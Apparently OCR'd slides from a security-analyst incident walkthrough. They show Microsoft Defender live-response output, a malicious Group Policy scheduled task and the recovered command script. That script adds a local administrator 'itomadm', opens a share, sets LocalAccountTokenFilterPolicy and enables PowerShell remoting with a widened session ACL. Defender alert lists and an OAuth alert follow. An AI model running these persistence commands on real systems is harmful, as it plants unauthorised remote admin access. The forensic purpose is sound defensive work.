
Device Information

Command console | Command log

Maximize

Command index

```
C:\programData\Microsoft\Group Policy\History> cd {7E9A7C39-B267-46A1-A68D-C3C71B903DD3}

C:\programData\Microsoft\Group Policy\History\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}> cd Ma
chine

C:\programData\Microsoft\Group Policy\History\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\Machin
e> cd Preferences

C:\programData\Microsoft\Group Policy\History\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\Machin
e\Preferences> cd ScheduledTasks

C:\programData\Microsoft\Group Policy\History\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\Machin
e\Preferences\ScheduledTasks> dir
Path                  Created               Modified              Size    Is Director
y       Read Only     Hidden
====================  ====================  ====================  ====    ==========
=       =========     ======
.                     2024-03-01 12:06:54   2024-03-01 12:06:54   0       true
        false         false
..                    2024-03-01 12:06:54   2024-03-01 12:06:54   0       true
        false         false
ScheduledTasks.xml    2024-03-01 12:06:54   2024-03-01 12:06:54   1894    false
        false         false

C:\programData\Microsoft\Group Policy\History\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\Machin
e\Preferences\ScheduledTasks>
```


https://security.microsoft.com/live-response-v2/CLR6110d92e-21f7-4086-a427-853c5dcf9b6d/console?tid=e190b12d-bd5e-4dff-90d7-7fc1b1bea91b
Microsoft Defender
Search
Downloads
What do you want to do with ScheduledTasks.x...
Open
Save as
WindowsDefenderATPOnboardingPackage_MDE.zip
Open file
Device Inventory > win-3i4n85f4br5 > Live response on win-3i4n85f4br5
Home
Incidents & alerts
Hunting
Actions & submissions
Threat intelligence
Secure score
Learning hub
Trials
Partner catalog
Assets
Devices
Identities
Endpoints
Vulnerability management
Partners and APIs
Configuration management
Identities
Dashboard
Health issues
Live response on win-3i4n85f4br5
Connected
Entity summary
Device details
View device details
Session Information
Session ID
CLR6110d92e-21f7-4086-a427-853c5dcf9b6d
Session created by
admin@MSDx386179.onmicrosoft.com
Session started
Mar 1, 2024 1:31 PM
Session ended
N/A
Duration
4:12m
Device Information
Command console
Command log
Command ind
"productVersion": "",
"comments": "",
"fileVersion": "",
"legalCopyright": "",
"legalTrademarks": "",
"privateBuild": "",
"specialBuild": ""
},
"vendor": "",
"directory_types": [],
"read_only": false,
"hidden": false,
"sha256": "85d4ad6fb64a935fb859c60338c03dddc9a358242dbf69a6823b9cbb6fac6a32",
"sha1": "a1092def65401b08balfbd625653e9d7815ecafc",
"md5": "59216d002364d12c283alf0b91507444",
"lsh": "e5d56bbee6bd6559a76e57e69af95a7da575775aadfa7bdde976b9b7aeb7a6b65b59fad59a
e6bf6abaa55b5dbeae6efdb5deddb7d7e97e7eb799dfb665f"
}
]
C:\programData\Microsoft\Group Policy\History\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\M
e\Preferences\ScheduledTasks> getfile ScheduledTasks.xml
File download started
C:\programData\Microsoft\Group Policy\History\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\M
e\Preferences\ScheduledTasks>


File Edit View

```
<?xml version="1.0" encoding="UTF-8" ?><ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
<ImmediateTaskV2 clsid="{9756B581-76EC-4169-9AFC-0CA8D43ADB5F}" name="ItomConfig" image="0" changed="2024-03-01 10:39:45" uid="{EC4C976D-280C-4324-86A8-584A56438A41}" policyApplied="1">
<Properties action="C" name="ItomConfig" runAs="NT AUTHORITY\System" logonType="S4U">
<Task version="1.2">
<RegistrationInfo>
<Author>TROLOLO\Administrator</Author>
<Description></Description></RegistrationInfo>
<Principals>
<Principal id="Author">
<UserId>NT AUTHORITY\System</UserId>
<LogonType>S4U</LogonType>
<RunLevel>HighestAvailable</RunLevel></Principal></Principals>
<Settings>
<IdleSettings>
<Duration>PT10M</Duration>
<WaitTimeout>PT1H</WaitTimeout>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle></IdleSettings>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
<AllowHardTerminate>true</AllowHardTerminate>
<StartWhenAvailable>true</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>false</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>P3D</ExecutionTimeLimit>
<Priority>7</Priority>
<DeleteExpiredTaskAfter>PT0S</DeleteExpiredTaskAfter></Settings>
<Triggers>
<TimeTrigger>
<StartBoundary>%LocalTimeXmlEx%</StartBoundary>
<EndBoundary>%LocalTimeXmlEx%</EndBoundary>
<Enabled>true</Enabled></TimeTrigger></Triggers>
<Actions Context="Author">
<Exec>
<Command>\\trololo.local\SYSVOL\trololo.local\Policies\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\Machine\itomcfg.cmd</Command></Exec></Actions></Task></Properties></ImmediateTaskV2></ScheduledTasks>
```

```
net user itomadm "Q7[redacted]G" /Add /LOGONPASSWORDCHG:NO /ACTIVE:YES
net localgroup Administrators itomadm /ADD
mkdir C:\itom_share
net share itom_share=C:\itom_share /grant:itomadm,full
REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v "LocalAccountTokenFilterPolicy" /t REG_DWORD /d "1" /f


winrm quickconfig -quiet
Enable-PSRemoting -force

Set-Item WSMan:\localhost\Client\TrustedHosts -Value '10.[redacted].64' -Force

# Define the local user's account name
$localUser = "itomadm"

$localUserSID = (New-Object System.Security.Principal.NTAccount($localUser)).Translate([System.Security.Principal.SecurityIdentifier]).Value

# Define the ACL (Access Control List) for the session configuration, granting permission to the local user
$securityDescriptorSDDL = "O:NSG:BAD:P(A;;GA;;;BA)(A;;GA;;;S-1-5-32-555)(A;;GA;;;$localUserSID)"

# Set the security descriptor for the session configuration
Set-PSSessionConfiguration -Name Microsoft.PowerShell -SecurityDescriptorSddl $securityDescriptorSDDL

Restart-Service WinRM
```


LEGO
Junior
Administrrator


LEGO
Security / Antlyst


Microsoft Defender
Search
Export
6 Months
863 Alerts
Search for name or ID
Home
Exposure management
Investigation & response
Incidents & alerts
Incidents
Alerts
Hunting
Actions & submissions
Partner catalog
Threat intelligence
Assets
Microsoft Sentinel
Identities
Endpoints
Alert name
Tags
Severity
Investigation state
Status
Category
Suspicious PowerShell download or encoded com... Medium Resolved Execution
Suspicious PowerShell command line Medium Resolved Execution
Suspicious Task Scheduler activity Medium Resolved Persistence
An anomalous scheduled task was created Medium Resolved Persistence
Suspicious PowerShell download or encoded com... Medium Resolved Execution
Powershell dropped a suspicious file on the machi... Medium Remediated Resolved Execution
Suspicious process executed PowerShell command Medium Resolved Execution
Suspicious LDAP query Medium Resolved Discovery
Suspicious PowerShell download or encoded com... Medium Resolved Execution
Suspicious Scheduled Task Process Launched Medium Resolved Execution
Potentially compromised assets exhibiting ranso... Ransomware +2 High Queued Resolved Ransomware
Risk of tampering using Safe Mode reboot as part... Ransomware +2 High Queued Resolved Ransomware
Possible ransomware activity based on a known ... Ransomware +2 High Resolved Ransomware
Potentially compromised assets exhibiting ranso... Ransomware +2 High Queued Resolved Ransomware

Microsoft Security

OAUTH Consent Grant

Water management company

Increase in data usage by an overprivileged or highly privileged app

Part of incident: Increase in data usage by an overprivileged or highly privileged app View incident page

reader

Alert story

Maximize

What happened

The OAuth app (reader) showed a significant increase in data usage. This app has also been found to be either potentially overprivileged or highly privileged, i.e., it has either unused permissions or permissions that are relatively powerful. Inspect this app to ensure that it is not involved in data exfiltration or other attempts to access and retrieve sensitive data.

Recommended actions

1. Contact the users or admins who have granted consent or permissions to the app. Verify if the any changes were intentional and if any excessive privileges are normal.
2. Search the CloudAppEvents table in advanced hunting to understand app activity and identify data accessed by the app. Check affected files, emails, or chat messages that might have been read or exfiltrated.
3. Verify whether the app is critical to your organization before considering any containment actions. Deactivate the app using app governance or Azure AD to prevent it from accessing resources. Existing app governance policies might have already deactivated the app.
4. Check affected accounts for suspicious activity. Suspend and reset passwords for all affected accounts.

Increase in data usage by an overprivileged or highly privileged app

Medium | Unknown | Resolved

Manage alert | Link alert to another incident

INSIGHT

Quickly classify this alert

